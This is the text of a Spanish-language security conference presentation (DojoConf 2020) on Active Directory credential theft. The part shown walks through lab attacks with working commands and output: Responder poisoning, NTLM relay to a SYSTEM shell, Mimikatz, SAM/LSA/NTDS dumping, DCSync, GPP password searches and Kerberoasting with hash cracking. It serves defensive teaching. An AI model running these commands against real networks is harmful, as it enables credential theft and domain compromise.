Protegiendo el Active Directory:

Mitigando riesgos de robo de credenciales de cuentas privilegiadas en Windows

Presentada por Antonio Alvarado

Morgan y Morgan

11 Julio 2020

COMUNIDAD DOJO
SEGURIDAD DE DATOS OFENSIVA Y DEFENSIVA
www.comunidaddojo.org . PANAMÁ

#SOMOSDOJO

#DOJOCONF

DOJOCONF
CONFERENCIA DE CIBERSEGURIDAD Y TECNOLOGÍA

About

Antonio Alvarado

- Ingeniero en sistemas de información (primera Generación)
- Oficial de seguridad informática
- Magister en seguridad Informática y egresado de la Universidad Tecnológica de Panamá (UTP).

Temas

PRINCIPALES ATAQUES/TÉCNICAS

Principales ataques y tecnicas utilizadas para robar credenciales privilegidas.

CONTROLES DE SEGURIDAD PARA MITIGARLOS

Controles de seguridad para mitigar los ataques y problemas comunes en el Active Directory

DEMO:EVALUACIONES DE SEGURIDAD

Demo que muestra el uso de herramientas para realizar evaluaciones de seguridad para detectar vulnerabilidades y cuentas privilegiadas

Objetivo

¿QUÉ ESPERAR?


El objetivo de esta conferencia es retroalimentar a los participantes con información fundamental de cómo somos atacados para robar las credenciales privilegiadas en un entorno empresarial y cómo podemos mitigar estos ataques a tiempo.

Principales Ataques

Principales ataques utilizados para robar credenciales

Principales Ataques/Técnicas

- LMNR/NBT-NS Poisoning and Relay



Principales Ataques/Técnicas

- LMNR/NBT-NS Poisoning and Relay

```
root@kali: /usr/share/responder
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/responder# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 2.2

  Original work by Laurent Gaffie (lgaffie@trustwave.com)
  To kill this script hit CRTL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [ON]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.100.102]
    Challenge set              [1122334455667788]

[+] Listening for events...
```

```
root@PLABKALI01: /usr/share/responder/logs
File  Edit  Tabs  Help
root@PLABKALI01:~# cd /usr/share/responder/logs
root@PLABKALI01:/usr/share/responder/logs# ls -lrt
total 40
-rw-r--r-- 1 root root    0 Jun 18 22:05 Analyzer-Session.log
-rw-r--r-- 1 root root 6141 Jun 18 22:05 Config-Responder.log
-rw-r--r-- 1 root root 8388 Jun 18 22:12 SMB-NTLMv2-SSP-192.168.0.1.txt
-rw-r--r-- 1 root root 3495 Jun 18 22:14 SMB-NTLMv2-SSP-192.168.0.5.txt
-rw-r--r-- 1 root root 7712 Jun 18 22:14 Responder-Session.log
-rw-r--r-- 1 root root 4667 Jun 18 22:14 Poisoners-Session.log
root@PLABKALI01:/usr/share/responder/logs#
```

```
File  Edit  Tabs  Help
root@PLABKALI01:/usr/share/wordlists# hashcat -m 5600 -a 0 /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.0.5.txt rockyou.tx
t --force
```

```
TEST::PRACTICELABS:02453a1121a6fd5c:602fe0c13d8f09a95491a9fe6d64c8b6:0101000000000000c0653150de09d201106183c19ee6cf02000000000
200080053004d00420033000100 1e00570049004e002d00500052004800340039003200520051004100460056000400140053004d00420033002e006c006f0
0630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d00420033002e006c006f00630061006c000
500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d201060004000200000008003000300000000000000000000000000030000
050c7f87ef0326c5b75f8d2d98afae8a56842bc0178d0f6be7b088f697b69e1dd0a001000000000000000000000000000000000000000009001e006300690066007
3002f00530068006100720065006400530065007200760000000000000000000000000000:tes

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.0.5.txt
Time.Started.....: Thu Jun 18 23:14:43 2020 (6 secs)
Time.Estimated...: Thu Jun 18 23:14:49 2020 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   608.5 kH/s (2.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 5/5 (100.00%) Digests, 5/5 (100.00%) Salts
Progress.........: 16420864/71721925 (22.90%)
Rejected.........: 0/16420864 (0.00%)
Restore.Point....: 3282944/14344385 (22.89%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidates.#1....: tesia1986 -> terror7827

Started: Thu Jun 18 23:14:41 2020
Stopped: Thu Jun 18 23:14:50 2020
root@PLABKALI01:/usr/share/wordlists#
```

Principales Ataques/Técnicas

- Man-in-the-Middle: NTLM Relay

```
root@kali:/tmp/Responder-master/tools# python RunFinger.py -i 192.168.11.0/24
Retrieving information for 192.168.11.17...
SMB signing: False
Server Time: 2017-05-02 21:20:44
Os version: 'Windows 10 Enterprise 14393'
Lanman Client: 'Windows 10 Enterprise 6.3'
Machine Hostname: 'WKS11'
This machine is part of the 'PLUM' domain
```

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

```
root@kali:/tmp/Responder-master# python ./Responder.py -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|____|   __|____|__|__|____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.6

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
```

```
root@kali:/tmp/Responder-master/tools# python MultiRelay.py -t 192.168.11.17 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CRTL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain
```

Principales Ataques/Técnicas

- Man-in-the-Middle: NTLM Relay

```
Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain
[+] Setting up SMB relay with SMB challenge: 78be8c0b754c722a
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump              -> Extract the SAM database and print hashes.
regdump KEY       -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File -> Read a file (eg: read /windows/win.ini)
get  Path_To_File -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas  Command    -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24          -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address -> Connect to another host (eg: pivot 10.0.0.12)
mimi  command     -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command   -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command     -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help              -> Print this message.
exit              -> Exit this shell and return in relay mode.
                     If you want to quit type exit and then use CRTL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.11.17 as LocalSystem.
C:\Windows\system32\:#hostname
WKS11

C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter CORP:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::70d5:92e1:25d5:62a8%6
   IPv4 Address. . . . . . . . . . . : 192.168.11.17
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```


```
C:\Windows\system32\:#mimi sekurlsa::logonpasswords
C:\Windows\system32\:#File size: 746.50KB
[==================================================================================] 100.0%
Uploaded in: -0.969 seconds
File size: 16.27KB
Fetched in: 0.0044 seconds
Output:

Authentication Id : 0 ; 148081703 (00000000:08d38c27)
Session           : RemoteInteractive from 3
User Name         : default
Domain            : WKS11
Logon Server      : WKS11
Logon Time        : 5/2/2017 5:51:34 PM
SID               : S-1-5-21-1219218606-111420393-3082503842-1001
        msv :
         [00000003] Primary
         * Username : default
         * Domain   : WKS11
         * NTLM     : a1a[redacted]
         * SHA1     : 2ea[redacted]
```

Principales Ataques/Técnicas

- Credential Dumping
  - SAM (Security Accounts Manager)

```
C:\> reg.exe save hklm\sam c:\temp\sam.save
C:\> reg.exe save hklm\security c:\temp\security.save
C:\> reg.exe save hklm\system c:\temp\system.save
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
```

  - Cached Credentials



Herramientas utilizadas por atacantes:


- *pwdumpx.exe*
- *gsecdump*
- *Mimikatz*
- *secretsdump.py*

Principales Ataques/Técnicas (Cont..)

- Credential Dumping
  - Local Security Authority (LSA) Secrets
    - Decifrando LSA Secrets (**Nishang**)
      - > Import-Module .\nishang\Gather\Get-LSASecret.ps1
      - > Import-Module .\nishang\Escalation\Enable-DuplicateToken.ps1
      - > Enable-DuplicateToken
      - > Get-LSASecret


Herramientas utilizadas por atacantes:

- *Cain*
- *gsecdump*
- *Mimikatz*
- *secretsdump.py*
- *Metasexploit*
- *Powershell*



Principales Ataques/Técnicas

- Credential Dumping
  - Dump LSASS Process Memory




```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

Principales Ataques/Técnicas (Cont..)

- Credential Dumping
  - NTDS from Domain Controller

```
./secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9 -just-dc PENTESTLAB/dc\$@10.0.0.1
```

Metasploit modules

```
windows/gather/credentials/domain_hashdump
```

PowerSploit module

```
Invoke-NinjaCopy --path c:\windows\NTDS\ntds.dit --verbose --localdestination c:\ntds.dit
```

CrackMapExec module

```
cme smb 10.10.0.202 -u username -p password --ntds vss
cme smb 10.10.0.202 -u username -p password --ntds drsuapi #default
```

Herramientas utilizadas por atacantes:

- *Volume Shadow Copy*
- *secretsdump.py*
- *ntdsutil.exe*
- *Invoke-NinjaCopy*
- *VSSAdmin*
- *NTDSXtract*
- *VSSOwn.vbs*
- *PowerShell*
- *ntdsdump*
- *CrackMapExec*
- *Metasploit*


Principales Ataques/Técnicas (Cont..)

- Passwords in SYSVOL & Group Policy Preference (GPP) Files
  - GPP ha sido muy utilizada por administradores de sistemas par crear y manejar cuentas locales en servidores y estaciones de trabajo (Laptosp y Desktops).
  - Lista de capacidades de la GPP que manejan o almacenan credenciales
    - Map drives (Drives.xml)
    - Create Local Users
    - Data Sources (DataSources.xml)
    - Printer configuration (Printers.xml)
    - Create/Update Services (Services.xml)
    - Scheduled Tasks (ScheduledTasks.xml)
    - Change local Administrator passwords

Scripts utilizadas por atacantes:

- ***Get-GPPPassword – PowerSploit***
- ***Findstr***
- ***Metasploit***

```
## cPasswords in sysvol
findstr /S cpassword %logonserver%\sysvol\*.xml
findstr /S cpassword $env:logonserver\sysvol\*.xml
```



Principales Ataques/Técnicas (Cont..)

- Credential Dumping
  - DCSync

Scripts utilizadas por atacantes:

- *PowerShell -EmpireProject*
- *Metasploit*
- *Mimikatz*
- *secretsdump.py*

Command: [`secretsdump.py -just-dc-ntlm <DOMAIN>/<USER>@<DOMAIN_CONTROLLER>`]

```
root@kali:~/Desktop/tools# secretsdump.py -just-dc-ntlm companyx/attacker@10.10.10.10
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
companyx.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee45eb6459ed862c352200cf887153c6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:be7502dbc58dd0ebcb737b468aff5d84:::
companyx.com\nasser:1106:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\khaled:1107:aad3b435b51404eeaad3b435b51404ee:7667f39079166faf7872bb284b1d9c8c:::
companyx.com\jack:1603:aad3b435b51404eeaad3b435b51404ee:808f05f46b9fb7ef8aaab4def458fd20:::
companyx.com\nawaf:1631:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\$MK1000-KFVE8K9R88RN:1686:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_fb030369d90f4ba5a:1687:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_ff70c134da864c21b:1688:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_333d1a944b744e568:1689:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_6876109cff49420ab:1690:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_9bb982a2b5a443138:1691:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_2d8df4b8c2cc4bcaa:1692:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_151704fc80e545909:1694:aad3b435b51404eeaad3b435b51404ee:d271c1ee997b5c17d05abd5d5e823a3d:::
companyx.com\SM_c342a96e7fbc43c9a:1695:aad3b435b51404eeaad3b435b51404ee:948f3ff50843af52c5fcb7f4359e387e:::
```

Principales Ataques/Técnicas (Cont..)

- Kerberoasting

```
Windows PowerShell
PS C:\[redacted]\ADRecon-master> .\ADRecon.ps1 -Collect Kerberoast -OutputType CSV
[*] ADRecon v1.24 by Prashant Mahajan (@prashant3535)
WARNING: Error initializing default drive: 'Unable to find a default server with Active Directory Web Services running.'.
WARNING: [Invoke-ADRecon] Error importing ActiveDirectory Module from RSAT (Remote Server Administration Tools) ... Continuing with LDAP
[*] Running on [redacted] - Member Workstation
[Invoke-ADRecon] LDAP bind Unsuccessful
PS C:\[redacted]\ADRecon-master>
```

```
Windows PowerShell
PS C:\[redacted]\RiskySPN-master> Import-Module .\RiskySPNs.psm1
PS C:\[redacted]\RiskySPN-master> Find-PotentiallyCrackableAccounts -Sensitive -Stealth -GetSPNs | Get-TGSCipher -Format "Hashcat"
| Out-File kerberos_hashes_Hashcat.txt
```

Then crack the ticket with hashcat or john

```
./hashcat -m 13100 -a 0 kerberos_hashes.txt crackstation.txt
./john --wordlist=/opt/wordlists/rockyou.txt --fork=4 --format=krb5tgs ~/kerberos_hashes.txt
```

Scripts utilizadas por atacantes:

- *ADRecon - Sense of Security*
- *GetUserSPNs.py - Impacket*
